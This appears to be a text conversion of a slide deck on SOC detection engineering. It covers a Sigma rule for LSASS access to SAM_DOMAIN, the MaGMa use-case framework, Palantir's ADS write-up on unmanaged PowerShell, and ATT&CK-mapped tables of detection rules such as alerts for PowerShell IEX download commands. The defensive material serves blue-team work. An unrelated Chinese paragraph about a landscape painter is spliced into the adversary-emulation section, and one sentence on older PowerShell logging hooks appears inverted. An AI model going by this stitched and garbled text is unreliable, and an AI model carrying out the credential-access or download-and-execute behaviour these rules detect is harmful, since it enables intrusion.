10    EventID: 4656  
11    ProcessName: 'C:\Windows\System32\lsass.exe'  
12    AccessMask: '0x705'  
13    ObjectType: 'SAM_DOMAIN'  
14    condition: selection  
15  falsepositives:  
16    - Unknown  
17  level: high  
18 ...
```

[Sigma](#) [Kibana](#) [ArcSight](#) [Detect](#) [Select](#)[=](#) [Splunk](#) [Qualys IOC](#) [Regex](#) [Sigma](#) [Select](#)[Translate](#)  Share my query to improve translation!

Select document

1



0 / 5000

Translating from: Sigma

Translating to: Sigma


[Suggest translation](#)[Copy](#) 

## Uncoder: One common language for cyber security

Uncoder.io is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Serving as one common language for cyber security it allows blue teams to break the limits of being dependent on single tool for hunting and detecting threats and avoid technology lock-in. With easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.



- Created by Dutch financial institutions information sharing community (FI-ISAC), in particular the SOC/CSIRT working group.
- Standardizes the codification
- Provide metrics. It supports decision-making
- Align with market standards



### TaHiTL

- Structured hunting  
→ Based on hypotheses
- Unstructured Hunting  
→ Data-driven, digging through available data (i.e. suspicious events from the SIEM)

# MaGMA implementation

		L1 Use Case Name	L1 Use Case Identifier	L2 Use Case Identifier	Use Case Name	Use Case Description
Strategic Context						
Threat Category	1st Use Case Identifier	2nd Use Case Identifier	3rd Use Case Identifier	4th Use Case Identifier	5th Use Case Identifier	6th Use Case Identifier
Cyber Killchain	RE	Reconnaissance	RE	RE-POS	Port Scanning	Any scanning of ports to determine potential entry points into the organization
	RE	Reconnaissance	RE	RE-MAP	Mail probing	Any probing attempt via mail to determine valid user accounts
	DE	Delivery	RE	RE-FIP	Fingerprinting	Any attempt to fingerprint devices, systems and applications
	EX	Exploitation	RE	RE-PAS	Passive reconnaissance	Reconnaissance activities that are carried out without actively scanning the organization. Mostly through harvesting publically available information
	IN	Installation	RE	RE-BRU	Brute force	Any attempt to brute force accounts on perimeter
	CE	Command & Control	RE	RE-SEN	Social Engineering	Any suspicious emails or calls attempted at eliciting employees to share organizational information
	AO	Actions on Objective	RE	RE-SMH	Social media harvesting	Any attempt to harvest and validate information regarding the organization using social media accounts
Other threats	PE	Fraud / Extortion	RE	DE-WEB	Web based malware delivery	Delivery of malware via malicious web pages, including exploit kits
	BB	DoS	DE	DE-EMA	Email based malware delivery	Delivery of malware via email
	PH	Physical Access Compromise	DE	DE-PHY	Physical malware delivery	Delivery of malware via physical means, such as a USB drive
	BL	Blacklisting	DE	DE-WMO	Widespread malware outbreak	This is a use case that may cover other L2 malware related use cases. Reserved for use in case of multiple outbreaks within a short period, possibly across organizational domains or geographic locations
	SA	Sabotage / Destruction				
	PV	Policy Violation				

# Example

## Effectiveness, Implementation, Coverage


L1		L2		L3			MITRE ATT&CK	Effect.	Impl.	Cover.	Comment
Command & Control	CC	Suspicious outbound network communication	CC-SNC	CC-SNC-001	Outbound communication to suspicious web		T1094	30%	100%	100%	Lower effectiveness, due to SSL traffic not seen.
Reconnaissance	RE	Port Scanning	RE-POS	RE-POS-001	Inbound Port Scan Detected in perimeter		T1046	100%	100%	95%	Applications that are not on promise are not covered by FW
Delivery	DE	Delivery of phishing mail	DE-PHI	DE-PHI-003	Possible Phishing Detected by Subject		T1397 T1193 T1192	70%	100%	35%	Currently the email gateway integrated is for Europe

A comprehensive  
implementation



# / [3/5] A comprehensive implementation

Consider different patterns of a UC when design



# Implement management actions for the blue team




**Make it easy for the analyst to perform his/her job:**

- Mute temporary noisy events.
- Whitelist non relevant known events. Focus in what really matters.
- Blacklist data to improve UC's accuracy by adding knowledge to the monitorization.
- Record the adversary's cross-behavior for hunting or deeper investigation.



# [4/5] Adversary emulation / simulation

MITRE



張一丁先生是中國畫家，擅長山水畫。他的畫風獨特，筆墨雄健，色彩濃烈，具有濃厚的民族氣息和地域特色。他的代表作有《山高水長》、《秋林蕭瑟》、《春暖花開》等。張一丁先生在畫壇上享有盛譽，他的畫作被廣泛收藏。

Palantir ADS



# [5/5] Palantir ADS

## Alerting and Detection Strategies Framework

The framework has the following sections:

- Goal
- Categorization
- Strategy Abstract
- Technical Context
- Blind Spots and Assumptions
- False Positives
- Validation
- Priority
- Response
- Additional Resources

### Goal

Detect when powershell (system.management.automation.dll) is loaded into an unusual powershell host process. This may be indicative of an attempt to load powershell functionality without relying on traditional powershell hosts (e.g. powershell.exe).

### Categorization

These attempts are categorized as [Execution / Powershell](#).

### Strategy Abstract

The strategy will function as follows:

- Monitor module loads via endpoint tooling on Windows systems.
- Look for any process that loads the powershell DLL (system.management.automation.dll OR system.management.automation.ni.dll)
- Suppress any known-good powershell host processes by path and process name.
- Alert on any unusual powershell host processes.

### Technical Context

Built on the .NET framework, powershell is a command-line shell and scripting language for performing system management and automation. While normally exposed through the process powershell.exe, powershell is actually a DLL entitled system.management.automation.dll. It may also exist in a native image format as system.management.automation.ni.dll.

The powershell DLL may be loaded into several processes which are known as powershell hosts. These may range from common hosts like powershell.exe or the powershell integrated scripting environment (powershell\_ise.exe) to more exotic binaries like Exchange and Azure Active Directory Sync processes. Generally, powershell hosts are rather predictable and are usually signed binaries distributed by Microsoft.

Attackers love to leverage powershell as it provides a high-level interface to interact with the operating system without requiring development of functionality in C, C#, or .NET. While many attackers leverage native powershell hosts, more sophisticated adversaries may opt for the more OPSEC-friendly method of injecting powershell into non-native hosts. This is described as [unmanaged powershell](#) (POC: [powershell](#)), a method of loading the powershell DLL into an arbitrary process without relying on a powershell host.

An important caveat is how unmanaged powershell interacts with powershell logging. As noted in the [powershell knowledge base page](#), powershell v6 includes substantial improvements to telemetry collection through module, script block, operational, and transcript logs. Older versions, however, do have the same logging hooks available. On systems with powershell v2 installed, the .NET v2 CLR may be loaded, which will provide a logging bypass. Removing powershell v2, and installing powershell > v6 is essential to maintaining reliable logging pipelines.

Unmanaged powershell is [explained in greater detail on Lee Christensen's blog](#), but is summarized as follows:

- The .NET common language runtime (CLR) is loaded into the current process.
- Attacker tools specify the version of the CLR loaded, but will oftentimes rely on loading v2 if available.
  - Foreign processes require a method of code injection.
- The injected code loads the CLR.
- The CLR loads a custom C# assembly (effectively a powershell runner) into an AppDomain.
- Commands or script blocks are loaded into the C# assembly and the .NET execution method is called.

Additional information on unmanaged powershell can be found on [Justin Warner's blog](#).

### Blind Spots and Assumptions

This strategy relies on the following assumptions:

- Endpoint tooling is running and functioning correctly on the system.
- Module loads in Windows are being recorded.
- Logs from endpoint tooling are reported to the server.
- Endpoint tooling is correctly forwarding logs to SIEM.
- SIEM is successfully indexing endpoint tooling logs.

A blind spot will occur if any of the assumptions are violated. For instance, the following would trip the alert:

- A legitimate powershell host is abused (e.g. powershell.exe).
- A whitelisted powershell host is abused.
- Endpoint tooling is modified to not collect module load events or report to the server.

### False Positives

---

Example 1/2

Adversarial Approach

LAB - DC [Running]

Active Directory Administrative Center

Computers

Computers (2)

Name Type Description

HOST01 Computer

HOST02 Computer

HOST01

Managed by: Location: Modified: 4/21/2019 5:53 PM Description: OS: Windows 10 Pro Version: 10.0 (18299) Service pack:

Tasks

HOST01

- Reset ac...
- Add to gr...
- Disable
- Delete
- Move...
- Properties

Computers

- New
- Delete
- Search u...
- Properties

WINDOWS POWERSHELL HISTORY

Windows Server 2012

Recycle

LAB - DC [Running]

OpenVPN GUI Google Chrome winclient-7.2.8...

Papelera de reciclaje

Contiene archivos y carpetas que ha eliminado.

18:19 21/04/2019 Left 86

LAB - DC [Running]

OpenVPN GUI Google Chrome winclient-7.2.8...

18:19 21/04/2019 Left 86

Please Login

# Result

- Logs to analyze
- An opportunity to
  - tune audits
  - evaluate and / or enable new tools
- New use case implementation based on experimentation and understanding
- Understanding the reason to discard a use case is also valuable
- Use case testing



---

## Example 2/2

Measure the effectiveness, coverage, implementation, resilience  
with MaGMa & MITRE ATT&CK

# [1/7] RE – Reconnaissance

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
RE	Fingerprinting	RE-FIP-001	Inbound <S H P> Exploits from same Source Observed in perimeter	initial-access	T1190	Exploit Public-Facing Application	100%	100%	95%	NIPS
RE	Fingerprinting	RE-FIP-002	Inbound <S H P> Exploits to many destinations Detected in perimeter	initial-access	T1190	Exploit Public-Facing Application	100%	100%	95%	NIPS
RE	Port Scanning	RE-POS-001	Inbound <S H P> Port Scan Detected in perimeter	discovery	T1046	Network Service Scanning	100%	100%	95%	FW
RE	Port Scanning	RE-POS-002	<S H P> Port Scan in Perimeter	discovery	T1046	Network Service Scanning	100%	100%	100%	AD  OS

## / [2/7] N/A – Weaponization

Not Applicable, this action is performed at the attacker side and is invisible to the target organization



# / [3/7] DE – Delivery

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
DE	Delivery of phishing mail	DE-PHI-001	Possible Phishing Detected by destination email <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-002	Possible Phishing Detected by Filename <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-003	Possible Phishing Detected by Subject <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-004	Possible Phishing Detected by source email <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-006	Possible Phishing Detected by massive email (External) <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	70%	50%	Mail
DE	Delivery of phishing mail	DE-PHI-007	Possible Phishing Detected by massive email (Internal) <S H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	70%	50%	Mail
DE	Widespread malware outbreak	DE-WMO-001	Internal <B H P S>Same malware detected in many Workstations	execution	T1204	User Executin	70%	100%	70%	AV
DE	Widespread malware outbreak	DE-WMO-003	Internal <S H> Behavior of File Infected	execution	T1204	User Executin	70%	100%	70%	AV

# [4/7] EX – Exploitation

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
EX	Brute force exploitation attempt	EX-BRU-001	Logon attempt failed Admin users	credential-access	T1110	Brute Force	80%	100%	100%	OS   AD
EX	Brute force exploitation attempt	EX-BRU-002	Logon attempt failed no admin users	credential-access	T1110	Brute Force	40%	100%	100%	OS   AD
EX	Brute force exploitation attempt	EX-BRU-003	Logon attempt failed VIP users	credential-access	T1110	Brute Force	80%	100%	100%	OS   AD
EX	Brute force exploitation attempt	EX-BRU-004	Account locked for VIP users	credential-access	T1110	Brute Force	1%	1%	1%	AD
EX	Brute force exploitation attempt	EX-BRU-005	Account locked in a regulatory or critical device	credential-access	T1110	Brute Force	1%	1%	1%	AD
EX	Brute force exploitation attempt	EX-BRU-006	Inbound <H S> Failed logins attempts for a single user Detected in perimeter for Admin user	credential-access	T1110	Brute Force	90%	100%	85%	VPN
EX	Brute force exploitation attempt	EX-BRU-007	Failed login attempts for nonAdmin user	credential-access	T1110	Brute Force	90%	100%	85%	AD
EX	Network-based attack	EX-NET-001	Internal New Communication from DMZ 2 Local Detected	credential-access	T1210	Exploitation of Remote Services	100%	100%	0%	FW
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (500+ length)	execution	T1086	PowerShell	75%	100%	100%	AD   OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (base64 discovered)	execution	T1086	PowerShell	75%	100%	100%	AD   OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (IEX, downloaded code)	execution	T1086	PowerShell	75%	100%	100%	AD   OS
EX	Network intrusion attempt	EX-IDS-112	PowerShell User-Agent	execution	T1086	PowerShell	75%	100%	100%	AD   OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell Commandlets	execution	T1086	PowerShell	75%	100%	100%	AD   OS

# / [5/7] IN – Installation

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
IN	Installation of malware	IN-MAL-001	Same malware detected and removed in multiple devices	Execution	T1204	User execution	100%	100%	100%	AV
IN	Installation of malware	IN-MAL-002	Malware detected and not removed	Execution	T1204	User execution	100%	100%	100%	AV

# / [6/7] CC – Command & Control

